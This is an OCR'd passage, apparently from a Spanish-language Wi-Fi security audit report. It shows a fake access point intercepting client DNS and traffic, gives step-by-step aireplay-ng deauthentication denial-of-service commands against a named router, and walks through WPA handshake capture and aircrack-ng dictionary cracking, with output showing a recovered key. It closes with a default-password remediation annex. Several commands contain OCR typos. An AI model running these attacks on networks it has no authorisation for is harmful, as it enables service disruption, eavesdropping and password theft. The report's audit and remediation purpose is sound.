dnsmasq: reply instagram.c10r.facebook.com is 157.240.6.52
dnsmasq: query[A] graph.instagram.com from 192.168.10.59
dnsmasq: forwarded graph.instagram.com to 8.8.8.8
dnsmasq: reply graph.instagram.com is <CNAME>
dnsmasq: reply instagram.c10r.facebook.com is 31.13.67.63
dnsmasq: query[A] www.google.com from 192.168.10.59
dnsmasq: forwarded www.google.com to 8.8.8.8
dnsmasq: forwarded www.google.com to 192.168.1.1
dnsmasq: servidor DNS 192.168.1.1 rechazó realizar una búsqueda recursiva
dnsmasq: reply www.google.com is 142.250.78.36
dnsmasq: query[A] outlook.office365.com from 192.168.10.59
dnsmasq: cached outlook.office365.com is <CNAME>
dnsmasq: forwarded outlook.office365.com to 8.8.8.8
dnsmasq: forwarded outlook.office365.com to 192.168.1.1
dnsmasq: reply outlook.office365.com is <CNAME>
dnsmasq: reply outlook.ha.office365.com is <CNAME>
dnsmasq: reply outlook.ms-acdc.office.com is <CNAME>
dnsmasq: reply MNZ-efz.ms-acdc.office.com is 52.96.44.162
dnsmasq: reply MNZ-efz.ms-acdc.office.com is 52.96.109.178
dnsmasq: reply MNZ-efz.ms-acdc.office.com is 52.96.58.98
dnsmasq: reply MNZ-efz.ms-acdc.office.com is 52.96.88.18
root@kali: /home/kali/toolz/apfalso
Archivo Acciones Editar Vista Ayuda
wlan0mon: STA 88:75:98:a0:14:5c IEEE 802.11: authenticated
wlan0mon: STA 88:75:98:a0:14:5c IEEE 802.11: associated (aid 1)
wlan0mon: AP-STA-CONNECTED 88:75:98:a0:14:5c
wlan0mon: STA 88:75:98:a0:14:5c RADIUS: starting accounting session 8A686765CF998994
wlan0mon: AP-STA-DISCONNECTED 88:75:98:a0:14:5c
wlan0mon: STA 88:75:98:a0:14:5c IEEE 802.11: disassociated
wlan0mon: STA 88:75:98:a0:14:5c IEEE 802.11: deauthenticated due to inactivity (timer DEAUTH/REMOVE)
wlan0mon: STA 88:75:98:a0:14:5c IEEE 802.11: authenticated
wlan0mon: STA 88:75:98:a0:14:5c IEEE 802.11: associated (aid 1)
wlan0mon: AP-STA-CONNECTED 88:75:98:a0:14:5c
wlan0mon: STA 88:75:98:a0:14:5c RADIUS: starting accounting session 54DD48323C7F1410
wlan0mon: STA 14:56:8e:33:6f:53 IEEE 802.11: authenticated
wlan0mon: STA 14:56:8e:33:6f:53 IEEE 802.11: associated (aid 2)
wlan0mon: AP-STA-CONNECTED 14:56:8e:33:6f:53
wlan0mon: STA 14:56:8e:33:6f:53 RADIUS: starting accounting session 695719672C11F23C
wlan0mon: AP-STA-DISCONNECTED 14:56:8e:33:6f:53
wlan0mon: STA c0:bd:c8:a7:cf:5b IEEE 802.11: authenticated
wlan0mon: STA c0:bd:c8:a7:cf:5b IEEE 802.11: associated (aid 2)
wlan0mon: AP-STA-CONNECTED c0:bd:c8:a7:cf:5b
wlan0mon: STA c0:bd:c8:a7:cf:5b RADIUS: starting accounting session 365D195F57CD74D6
wlan0mon: AP-STA-DISCONNECTED c0:bd:c8:a7:cf:5b



qterminal
The Wireshark Network ...
09:54 AM
0%
The Wireshark Network Analyzer
Archivo Edición Visualización Ir Captura Analizar Estadísticas Telefonía Wireless Herramientas Ayuda
Aplique un filtro de visualización ... <Ctrl-/>
Bienvenidos a Wireshark
Capturar
...usando este filtro: Introduzca un filtro de captura ...
Todas las interfaces mostradas
eth0
wlan0mon
any
Loopback: lo
usb0
bluetooth0
bluetooth-monitor
nflog
nfqueue
dbus-system
dbus-session
Cisco remote capture: ciscodump
Descubrir
User's Guide · Wiki · Questions and Answers · Mailing Lists
Está ejecutando Wireshark3.4.3 (Git v3.4.3 packaged as 3.4.3-1).
Preparado para cargar o capturar
No hay paquetes
Perfil: Default


qterminal
Capturing from wlan0m...
09:55 AM
0%
Capturing from wlan0mon
Archivo Edición Visualización Ir Captura Analizar Estadísticas Telefonía Wireless Herramientas Ayuda
Aplique un filtro de visualización ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
184 8.100921598 31.13.67.16 192.168.10.59 TLSv1.2 97 Encrypted Alert
185 8.101121859 31.13.67.16 192.168.10.59 TCP 66 443 → 39941 [FIN, ACK] Seq=4124 Ack=2137 Win=72192 Len=0 TSva
186 8.106133190 192.168.10.59 31.13.67.16 TCP 54 39941 → 443 [RST] Seq=2137 Win=0 Len=0
187 8.115267653 192.168.10.59 31.13.67.16 TCP 54 39941 → 443 [RST] Seq=2137 Win=0 Len=0
188 8.217054526 192.168.10.59 192.168.10.1 DNS 85 Standard query 0x58db A privatestats.whatsapp.net
189 8.294314186 192.168.10.1 192.168.10.59 DNS 149 Standard query response 0x58db A privatestats.whatsapp.net CN
190 8.303075144 192.168.10.59 157.240.6.53 TCP 74 44210 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
Frame 1: 97 bytes on wire (776 bits), 97 bytes captured (776 bits) on interface wlan0mon, id 0
Ethernet II, Src: IntelCor_e1:46:4b (b8:03:05:e1:46:4b), Dst: SamsungE_a0:14:5c (88:75:98:a0:14:5c)
Internet Protocol Version 4, Src: 157.240.6.53, Dst: 192.168.10.59
Transmission Control Protocol, Src Port: 443, Dst Port: 44206, Seq: 1, Ack: 1, Len: 31
Transport Layer Security
0000 88 75 98 a0 14 5c b8 03 05 e1 46 4b 08 00 45 00 ·u···\·· ··FK··E·
0010 00 53 d3 6b 40 00 53 06 e5 30 9d f0 06 35 c0 a8 ·S·k@·S· ·0···5··
0020 0a 3b 01 bb ac ae 2b 67 0d 85 4a 85 fa df 80 18 ·;····+g ··J·····
0030 01 09 bc 00 00 00 01 01 08 0a 92 39 1d f1 00 ed ········ ···9····
0040 63 ef 15 03 03 00 1a ed 12 28 ef 1b 42 a9 46 fb c····· ·(··B·F·
0050 69 a0 d7 2c d4 8d 32 a1 8a 23 33 26 60 39 e3 69 i··,··2· ··#3&`9·i
0060 02 ·
wlan0mon: <live capture in progress>
Paquetes: 246 · Mostrado: 246 (100.0%)
Perfil: Default



qterminal
Capturing from wlan0m...
09:56 AM
0%
Capturing from wlan0mon
Archivo Edición Visualización Ir Captura Analizar Estadísticas Telefonía Wireless Herramientas Ayuda
Aplique un filtro de visualización ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
686 15.008094753 192.168.10.59 157.240.6.10 TLSv1.3 102 Application Data
687 15.008190723 192.168.10.59 157.240.6.13 TCP 66 40591 → 443 [ACK] Seq=1 Ack=1 Win=87680 Len=0 TSval=15560495
688 15.008267014 192.168.10.59 157.240.6.10 TLSv1.3 107 Application Data
689 15.008479515 192.168.10.59 157.240.6.13 TLSv1.2 273 Client Hello
690 15.024374102 192.168.10.1 192.168.10.59 DNS 122 Standard query response 0x16f5 A edge-mqtt.facebook.com CNAME
691 15.030545435 157.240.6.10 192.168.10.59 TCP 66 443 → 33390 [ACK] Seq=2228 Ack=3704 Win=76288 Len=0 TSval=227
692 15.033325507 157.240.6.13 192.168.10.59 TLSv1.2 1446 [TCP Previous segment not captured] , Ignored Unknown Record
693 15.033715231 157.240.6.13 192.168.10.59 TCP 66 443 → 40591 [ACK] Seq=1 Ack=208 Win=66816 Len=0 TSval=1691392
Frame 669: 69 bytes on wire (552 bits), 69 bytes captured (552 bits) on interface wlan0mon, id 0
Ethernet II, Src: IntelCor_e1:46:4b (b8:03:05:e1:46:4b), Dst: SamsungE_a0:14:5c (88:75:98:a0:14:5c)
Internet Protocol Version 4, Src: 157.240.6.18, Dst: 192.168.10.59
User Datagram Protocol, Src Port: 443, Dst Port: 58178
QUIC IETF
0000 88 75 98 a0 14 5c b8 03 05 e1 46 4b 08 00 45 00 ·u···\·· ··FK··E·
0010 00 37 00 00 40 00 53 11 b8 d0 9d f0 06 12 c0 a8 ·7··@·S· ····
0020 0a 3b 01 bb e3 42 00 23 83 b3 40 42 a7 8e 48 6f ·;···B·# ··@B··Ho
0030 88 7a da 00 b1 15 42 b5 20 bf aa d6 96 1d 8e 77 ·z····B· ·····w
0040 bb 9a 83 c4 72 ····r
wlan0mon: <live capture in progress>
Paquetes: 4088 · Mostrado: 4088 (100.0%)
Perfil: Default

- **DENEGACION DE SERVICIOS (DDOS)**


1. Para realizar esta prueba de denegación de servicio necesitamos una computadora, el sistema operativo Kali Linux y una antena USB Wi-Fil.
2. Iniciamos el sistema operativo y ejecutamos una terminal.
3. Accederemos con permisos de super usuario, atreves del comando **sudo su** y colocando la respectiva contraseña.
4. Ahora procederemos a verificar las interfaces de red disponibles. A través del comando: **iwconfig**.
5. Colocaremos la antena de red USB Wi-Fi en modo monitor con el siguiente comando: **airmong-ng start wlan0mon**
6. Luego ejecutaremos el siguiente comando: **airodump-ng wlam0mon** para realizar un monitoreo de las redes cercanas a la antena de red.




7. Escogemos nuestra red objetivo.



8. Copiaremos la dirección MAC del equipo enrutador y también el canal.
9. Digitamos el siguiente comando para cambiar el canal de testeo de la antena al mismo canal que la red. **airmong-ng start wlan0mon 1** especificando el canal en nuestro caso 1.



10. El último paso es el siguiente denegar la conexión de los usuarios en la red a través del siguiente comando: **aireplay-ng -0 0 -a B4:75:0E:C798:81 wlan0mon**




- **Cracking Password**


1. Verificamos las interfaces disponibles con el comando **ifconfig**

```
┌──(root💀kali)-[/home/kali]
└─# ifconfig
eth0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether a0:d3:c1:98:da:86  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 24  bytes 1360 (1.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 24  bytes 1360 (1.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether fa:63:b2:6c:34:23  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

2. Seleccionaos la tarjeta de red y debemos colocarla en modo monitor con el siguiente comando: **airmon-ng start wlan0.**




3. Ahora procedemos a escanear las redes cercanas para identificar el objetivo a atacar a través del comando **airodump-ng wlan0mon**




4. Ahora debemos conseguir un handshake del objetivo mediante el siguiente comando: airodump-ng –bddis B4:75:0E:C7:98:81 -c 1 -w handshakes/test wlan0mon de esta manera escaneamos el objetivo y sus dispositivos enlazados.


5. Después de ello escogemos uno de los dispositivos enlazados a la red, para desconectarlo y enviar peticiones, para generar el handshake que contendrá la contraseña que deseamos obtener a través del comando: **aireplay-ng -0 10 -a B4:75:0E:C7:98:81 -c AE:C0:85:AE:02:EC wlan0mon**



6. Una vez generado el handshake debemos acceder a la ruta **cd handshake.**

7. Con el siguiente comando procederemos a comparar contraseñas dentro de un diccionario de contraseñas: Aircrack-ng handshake/test-oo2.cap -w /home/Kali/rockyou.txt si la contraseña se encuentra dentro del diccionario, el programa automáticamente se detendrá, sino continuará haciendo la comparación hasta probar con todas las palabras que se encuentran disponibles. Este proceso puede tomar muchas horas, así que hay que ser pacientes.


root@kali: /home/kali
Aircrack-ng 1.6
[00:00:03] 551/14344393 keys tested (187.08 k/s)
Time left: 21 hours, 17 minutes, 52 seconds 0.00%
Current passphrase: jayden
Master Key : 43 57 65 30 12 91 73 C9 18 80 00 F7 92 9A 50 68
36 8A 67 CA 23 DC 31 4A 7E 45 7B 36 42 0D EA 3B
Transient Key : 64 A9 D5 F2 CE CA A2 2F B1 30 E2 66 7F DF 71 B2
43 4D 14 F8 D6 29 A2 3F 0A 09 E4 D2 9F 3A 75 38
20 28 A1 12 CA 84 8A 3D CC A0 0F 1E D6 C3 95 F2
ED 52 DB 46 A3 1B 5E 85 C3 98 A5 C2 69 6A 2B D1
EAPOL HMAC : F9 5A 2B 42 2F 55 29 FF ED 55 91 B0 D9 64 B2 0B


root@kali: /home/kali
Archivo Acciones Editar Vista Ayuda
Aircrack-ng 1.6
[00:42:40] 388450/14344393 keys tested (150.68 k/s)
Time left: 1 day, 1 hour, 43 minutes, 39 seconds 2.71%
KEY FOUN]
Master Key : 86 A4 68 52 04 5F 45 5F 9D 11 A3 ED 29 34 C1 BF
CC 50 87 A8 ED 39 DF F7 55 96 11 43 5C 6B 56 8B
Transient Key : 1D 3F 4D 3B E6 88 A1 AE 23 AB 6F E3 D8 35 13 5F
F1 2D 83 B6 0A B9 DC 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
EAPOL HMAC : ED E9 2C A4 BC C6 02 D6 6E A9 A5 4F A4 6A 09 05
root kali -[/home/kali]


Anexo 6

Cambio de contraseñas por defecto en los equipos de la red.


Router Linksys E900.

Para realizar este cambio, debemos consultar la dirección IP de la puerta de enlace o Gateway, para ello realizamos los siguientes pasos:


1. Presionamos las teclas Windows + R. y debería de salir una ventana emergente como la siguiente.




2. Escribiremos CMD y presionaremos aceptar.

